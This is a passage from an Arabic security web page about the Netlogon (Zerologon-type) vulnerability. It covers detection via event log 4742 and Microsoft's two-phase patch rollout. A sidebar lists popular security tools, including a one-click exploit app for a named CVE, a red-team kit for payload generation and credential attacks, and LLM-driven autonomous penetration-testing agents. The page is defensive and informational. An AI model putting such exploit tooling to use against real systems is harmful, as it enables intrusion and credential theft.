
  • يمكنك أيضًا التحقق من السجل 4742 (سلطة NT هي المهاجم) لقطة شاشة 2023-03-30 في 9:52:58 مساءً

خطوات التصحيح

طورت Microsoft تصحيحات متاحة لحماية خوادم Windows (2008 و 2016 و 2019)؛ هكذا كان مخططًا. في المرحلة الأولى، عند تنزيل التصحيح الأول (تصحيح أغسطس)، يمكن للمجال حماية الأجهزة الأخرى المتصلة من الأجهزة غير المتوافقة؛ سيكون هناك خيار لحماية جميع الأجهزة المنضمة مع استثناء صريح.

التصحيح الثاني (تصحيح فبراير من العام التالي)، مرحلة الإنفاذ، عند تثبيته، تُجبر جميع أجهزة Windows وغير Windows على استخدام استدعاء إجراء عن بعد آمن مع Netlogon. أو السماح صراحةً لأجهزة موثوقة معينة. بشكل أساسي، طرد الكمبيوتر غير المتوافق من المجال.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    354
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →